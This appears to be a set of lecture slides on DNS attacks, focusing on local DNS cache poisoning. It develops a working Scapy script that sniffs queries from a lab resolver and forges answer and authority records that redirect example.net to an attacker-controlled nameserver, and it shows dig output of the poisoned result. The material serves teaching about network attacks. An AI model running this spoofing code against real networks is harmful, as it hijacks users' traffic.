
- Attacks based on sending spoofed DNS replies

- DNS cache poisoning attacks:
  - Local attacks: The attacker is on **the same** network
  - Remote attacks: The attacker is on a **different** network
  - Why does it matter?

- Reply Forgery Attack


- DNS Rebinding Attacks

# DNS Cache Poisoning: Local Attack




# Local Attack

- What fields should be spoofed/known?
  - src/dst IP
  - src/dst port
  - DNS question
  - DNS transaction ID



When is spoofing triggered?

# Local Attack



What is IP address for www.example.net?

What is IP address for www.example.net?

IP=1.2.3.4

User host

10.0.2.68

Local DNS server

10.0.2.69

Spoof

Sniff

10.0.2.70

# Local Attack

```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=???, src=???)
     UDPpkt = UDP(dport=???, sport=???)

       …

     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)’,
             prn=spoof_dns)
```

# Local Attack


```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

       …

     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)’,
             prn=spoof_dns)
```

# Local Attack

```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='1.2.3.4', ttl=259200)
     NSsec  = DNSRR(rrname="example.net", type='NS',
                    rdata='ns.attacker32.com', ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                  an=Anssec, ns=NSsec)

     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)’,
             prn=spoof_dns)
```

# Local Attack

- On the user machine




```
$ dig www.example.net

;; QUESTION SECTION:
;www.example.net.          IN    A

;; ANSWER SECTION:
www.example.net.      259200     IN   A     1.2.3.4

;; AUTHORITY SECTION:
example.net.          259200     IN   NS    ns.attacker32.com
```

# Local Attack – Note# 1

- Targeting the authority section:
  - More dangerous than spoofing www.example.net, why?
  - What happens when the local DNS server requests IP address for ns.attacker32.com?

- Can the attacker inject the IP address of ns.attacker32.com in the additional section?

# Local Attack – Note# 1



